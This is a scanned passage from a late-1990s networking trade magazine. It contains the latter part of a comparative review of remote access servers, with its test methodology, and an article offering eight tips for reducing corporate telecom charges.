| **CyberSwitch CSX7010**<br>Cabletron<br>(603) 332-9400<br>www.cabletron.com/products/items/CSX7010/<br>$28,000 to $84,000 | ▲ Top-rated throughput<br>▲ Redundant, hot-swappable power supply | ▼ Lacks robust feature set<br>▼ Cards are not hot-swappable<br>▼ Bulky chassis<br>▼ Single user can't establish multiple connections |

The LanRover switch from Intel (which acquired Shiva late last month) doesn't offer much in the way of special features when you stack it up against the units from 3Com, Lucent and Ascend. You even need separate boards for 33.6K and 56K bit/sec modems. None of the cards are hot-swappable. Shiva does, however, include a PowerBurst remote client accelerator that provides for speedier dial-up performance.

Ericsson's Tigris also doesn't deliver more than the standard set of features; it, too, requires additional modem cards.

Cabletron's CyberSwitch CSX7010 was most lacking in available features. Unlike its competitors, Cabletron was unable to provide multiple connections for a single user.

We found NBase-Xyplex's EdgeBlaster to be lacking in flexibility, as well. IPX and AppleTalk support was not available, and the unit was equipped with only a single power supply. An optional VPN management card was unavailable for this review.

## Monitoring and managing

Enhanced management interfaces make it easier for administrators to take advantage of these units' advanced features and administer them remotely.

Overall, the menu-driven software of Ascend's Max 6000 is an effective change from the traditional command-line approach. However, many of the commands are buried several layers deep in a tree-like structure. If you can recall five-digit menu codes, you can type them in to directly access submenu items, but otherwise you have to go digging. The system includes a new Windows interface on CD-ROM, which you can install on a PC for remote administration. However, we found that the menu-driven text interface included more features and was easier to use.

3Com's Total Control topped our field in the manageability department. Using Microsoft's RAS services on NT Server gives a familiar feel to the Total Control system plus EdgeServer Pro Module. For more sophisticated users, 3Com's Total Control Manager allows for expert fine-tuning of advanced telephony features and enables real-time monitoring of each modem. You can also manage the unit via a command-line configuration program through a PC emulating a TTY terminal.


Lucent's PortMaster 4 relies primarily on a command-line interface but also includes a Windows-based interface called PMVision Version 1.3. A complement to the line interface, PMVision was well-organized and full-featured.

Intel's LanRover unit has a straightforward Windows-based configuration tool called Shiva Net Manager. The configuration software lets you manually enter information or use an assistant that leads you through the process.

Ericsson's Tigris 3-Slot relies entirely on its command-line interface at this point. Although the wordy syntax results in more typing, Ericsson includes a decent set of modern management features. The company's upcoming Web-based management tool was unavailable when we tested the Tigris 3-Slot.

Cabletron's CyberSwitch relies on a command-line interface in conjunction with a simple menu-driven configuration program. We found the basic interface to be poorly organized and difficult to use.

NBase-Xyplex's EdgeBlaster relies almost entirely on its locally loaded, full-featured browser configuration tool; there is no command-line interface. The browser interface resembles a pull-down menu format, which makes management fairly comfortable. However, some functions — such as the add user command — are buried several layers deep, making administrative tasks more difficult. The front panel LCD lets you manually enter an IP address for the unit. After that, you can use Internet Explorer 4.0 or Netscape Navigator to manage the unit remotely. There is no local console port so administrator security is an additional concern.



### Scalability

For companies looking to increase their remote user populations, scalability counts. However, just as important as the maximum number of simultaneous users is redundancy, including hot-swappable components and multiple power supplies.

As mentioned, scalability is not a strong point of Ascend's Max 6000, which supports 96 analog calls from its four chassis-mounted T-1 ports. Six slots are available for modem cards supporting the four T-1 ports. A chassis-mounted serial port, 10/100M bit/sec Ethernet port and PC Card slot are also available.

3Com's 17-slot chassis deploys its hot-swappable cards in pairs, with one sliding into the front of a slot and its companion sliding into the rear. For each slot, 3Com offers a full line of modem cards including HiPer DSP (dual/single) PRI/T-1/E-1, channelized 24-port analog modems, 56K bit/sec Quad modems and HiPer Arc Routers.

Geared more toward the service provider market than corporate users, Lucent's PortMaster 4 leads the review pack for sheer size. Lucent's 10-slot chassis can support a single T-3 card (equivalent to 28 T-1 lines). The remaining seven slots can support the T-3 connection via the backplane, each having a Quad T-1 card (four T-1 lines each). For each slot, Lucent offers a full line of modem cards including frame relay, PPP over T-1, channelized T-1, and PRI.

Intel's LanRover accepts its cards vertically instead of horizontally, which could make maintenance more difficult in a rack-mounted unit. The LanRover unit supports 96 connections via two dual T-1 cards. The supporting modems occupy the remaining six slots. The unit has two nonswappable power supplies.

Ericsson's Tigris 3-Slot also supports 96 analog connections using its modular concentrator device, which uses four T-1 ports. In terms of modularity, only three slots are available. Of the three, one slot is occupied by the controller card/PRI/T-1 interface which controls the four T-1 ports. The two remaining slots are available for 48-port modems required for full T-1 support.

Cabletron's CyberSwitch chassis provides 16-slots. A 24-port modem card must accompany each PRI/T-1/E-1 port (thus, one additional port requires two slots); and one PC controller card is required for every four PRI port/modem card pairs. Like Intel's LanRover, the CyberSwitch CSX7010 also accepts its cards vertically instead of horizontally. The industrial-strength chassis, which looks like a PC, comes with two hot-swappable power supplies. However, Cabletron's modem cards are not hot-swappable.

NBase-Xyplex's EdgeBlaster was the least modular of the products we reviewed. The four T-1 ports are on a single card and are not clearly labeled. In addition, the unit houses its cards vertically.

### Installation and documentation

We invited each vendor to have a technician on hand during testing to answer our questions and help troubleshoot any problems we encountered. Only Intel and NBase-Xyplex did not send a technician. In both cases, however, we had no trouble getting the units up and running without onsite support.

In fact, NBase-Xyplex's EdgeBlaster was the easiest and quickest unit to install of those we tested. The documentation was excellent and readily available on the unit's built-in hard disk drive, thanks to a Web-style search engine.

Ascend provided the most complete and easy-to-use documentation package with the Max 6000. Used in conjunction with the menu interface, the reference guide is an invaluable troubleshooting resource.

Mapping additional modem cards to 3Com's NT RAS Service via the backplane can be a bit difficult, but the Total Control system's documentation is full of good illustrations and 3Com's support was helpful.

We installed and configured Lucent's PortMaster 4 easily with a well-organized graphical user inter-

## How We Did It

We used 60 Dell OptiPlex PCs with 166-MHz Pentium processors and 32M bytes of RAM to transfer five 32K-byte test files conforming to the Electronic Industries Association's TSB-38 standard for evaluating modems. Our test server was an AST Research Manhattan D with a 200-MHz Pentium Pro processor and 320M bytes of RAM running Windows NT Server 4.0 with Service Pack 4 and Internet Information Server 4.0. The servers had a 100M bit/sec Ethernet connection (where supported) to a Bay Networks 350T Ethernet switch.

We connected each PC to a 33.6K bit/sec modem housed in a 3Com MP/16 V.34 Total Control modem pool. Each PC used Windows 95's dial-up networking utility and PPP to dial in to our onsite Lucent Definity G3I PBX. The PBX connected to the remote access server over three ISDN Primary Rate Interface lines.

During testing, all remote access servers were configured to authenticate users using Challenge Handshake Authentication Protocol and to auto-assign IP addresses. All clients used the same user name and password, except when we tested Cabletron's CyberSwitch CSX7010, a remote access server that required each connection to have an individual user name.

We tested throughput using scripts that performed simultaneous File Transfer Protocol (FTP) transfers. We created an automated test script that opened a DOS window on each client, loaded the FTP program supplied with Windows 95 and typed the commands needed to upload and download the files. Throughput was measured at each client using the statistics provided in the FTP program, which ignored transmission of FTP commands in its calculations.

We started with a group of 10 dial-up connections and increased the size of the group in 10-client increments until we reached a total of 60 clients. We ran each test three times and averaged the results. If calls were dropped, we reran the test until we completed three successful passes.

Download throughput was lower than upload because the remote access server took on the extra burden of performing file compression. During uploads, files were compressed by the client.

face tool. Helpful installation manuals and comprehensive CD-ROM documentation were available when we needed them.

With Intel's LanRover unit, we required customer support to resolve some minor interface problems; however, overall we were pleased with the wizard-based configuration guides and additional CD-ROM documentation.

Despite the lack of a graphical interface, we had no trouble getting through the command-line interface of Ericsson's Tigris 3-Slot. The company provided voluminous printed documentation and online help. Conversely, a poorly organized user interface made installing Cabletron's CyberSwitch CSX7010 tricky, and the minimal documentation provided didn't help matters.

### Wrap-up

There are many factors to consider before settling on a remote access server. If throughput is your main priority, Ascend's Max 6000 is a solid choice reinforced by the unit's range of features and compact design. But a lack of scalability clouds the Max 6000's Blue Ribbon Award win.

While not as fast as the Max 6000, the Total Control system from 3Com excels at manageability and scalability, earning it a very close second in our tests. Our one complaint is that there is no way to properly shut down the integral Windows NT Server before powering down the chassis.

Lucent, too, offers greater scalability in its PortMaster 4. Its 864-call capacity is greater than what most mid-size to large enterprises require, but it's backed by a redundant power supply and hot-swappable cards. However, you'll sacrifice throughput for scale with the PortMaster.


Easy configuration is common to Intel's LanRover and Ericsson's Tigris 3-Slot, though both are held back by limited modularity. Impressive throughput isn't enough for us to recommend Cabletron's CyberSwitch CSX7010; its feature set is sparse, and its cards are not hot-swappable. Easy installation and a compact design are also not enough to move NBase-Xyplex's EdgeBlaster to the front of the line.

*Van Cleve is network project manager and Chu is a network test engineer at NTS/XXCAL Testing Laboratories in Los Angeles, a worldwide independent test lab specializing in software and hardware compatibility, functionality and performance testing. You can contact them at vancleve@ ntsxxcal.com or visit NTS/XXCAL at www.ntsxxcal.com.*

## Cisco, Nortel demur

We invited two industry-leading remote access server vendors that declined to submit products for testing. Cisco declined because we opted to use a one client-one modem test bed rather than Midnight Networks' Avalanche/RA remote access performance tester.

Nortel Networks initially accepted our invitation and planned to send its 5399 Remote Access Concentrator, which won our comparative review last year. However, Nortel had to back out at the last minute because of scheduling conflicts.



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# Cost cutting

**These eight tips can help you save big bucks on voice and data telecom service charges.**

BY TOM THORNE

SIS/JOE OVIES

If you're responsible for providing the best possible service at the lowest possible cost, you'd be wise to focus your efforts on making sure your company isn't paying more than it has to for telecom services.

In my 13 years as a cost control analyst and network engineer for several banks, I've found many specific ways to hold down telecom costs. Five of my tips were outlined in a previous story (*NW*, Dec. 7, 1998, page 69), but the savings don't stop there. Here are eight more strategies that can help you manage your telecom expenses.

1. **Review trunk design.** Keep up with corporate relocations, downsizing and changes in calling patterns by regularly reviewing the size of your PBX trunk groups to make sure you're not wasting money on unused trunks or T-1 lines. If you have a large PBX, perform this review every six months. For smaller PBXs, it's wise to do this at least once per year.

If you're buying a PBX for a new location from a local exchange carrier, don't let the LEC do the trunk sizing for you. It's your job to provide the best service at the lowest cost. Engineer the trunk size requirements yourself or use a third party.

2. **Watch for incorrect PIC codes.** If your company has a master contract with any interexchange carrier, your long-distance calls should be billed on a separate invoice from the IXC. If those calls are being billed on another carrier's invoice, your IXC may be using the wrong primary interexchange carrier (PIC) code for your company. Your LEC and IXC need to know the correct PIC.

Long-distance calls billed by LECs or noncontract IXCs normally cost two to five times the amount of calls billed under master contracts.

3. **Negotiate directory assistance rates.** Long-distance directory assistance rates can vary by as much 60% among carriers. If your firm makes a lot of directory assistance calls, negotiate this rate with your carrier.

4. **Check for charges from unauthorized long-distance vendors.**

Almost invariably, charges from unauthorized and unapproved long-distance vendors will periodically appear on your LEC invoice.

You'll often have no way of knowing how these charges arrived on your bill, but it could have been through illegal means such as slamming. However the charges got there, immediately stop them from recurring. Let the LEC know that you will not pay for any charges from certain vendors.

5. **Familiarize employees with international dialing procedures.**

Many people who don't know how to make international long-distance calls use the operator to place the call instead of learning how to do it themselves. Operator-assisted calls cost between two and 10 times more than direct-dial calls. If your firm needs to make international calls, teach employees the right way to dial them.

6. **Watch for unnecessary conference bridges.** Sometimes conference bridges are scheduled for a meeting that is later cancelled — unbeknownst to the carrier. Make sure your colleagues who arrange conference bridges know your firm will probably have to pay for unused conference calls unless the bridge is cancelled 12 to 24 hours in advance.

Many firms use specific conference bridge providers to obtain a good overall rate. If your company falls into that group, make sure employees arrange conference bridges through the provider and not through the LEC at standard rates.

7. **Review calling plans for cost efficiency.** Discount intra-local access and transport area calling plans offer a bulk number of long-distance minutes for a flat fee and charge a predetermined rate for each additional minute. Such plans were sometimes beneficial when IXCs weren't allowed to carry intra-LATA long distance, but the plans are rarely cost-effective now.

If you do keep one of these plans, review it at least every three months. The plans are often forgotten, and sometimes companies don't even come close to using the minimum number of minutes for which they're paying each month.

8. **Keep an eye on miscellaneous charges.** Watch your noncontract long-distance and LEC invoices for minimum usage charges from carriers, which are often $5 per line.

These charges often mysteriously appear on LEC invoices. Contact the carrier you have a contract with, make sure your calls are being billed on its invoice, and request a credit for the charges you received.

Also, check for other potentially unnecessary expenses such as call interrupt charges and "find-it" calls. These items often cost $2 to $13 per use and can be easily overlooked on large invoices.

Try to isolate the telephone number from which the calls are originating, and notify the appropriate manager of the charges. Once individuals are aware of the costs, these types of calls should occur less often.

No one wants to spend money needlessly, so try these tips to eliminate unnecessary and wasteful expenses and make your budget go further.

*Thorne is a network engineer for Bank of America in Atlanta. He can be reached at tgalthorne@aol.com.*

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

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

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

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

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

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

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

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

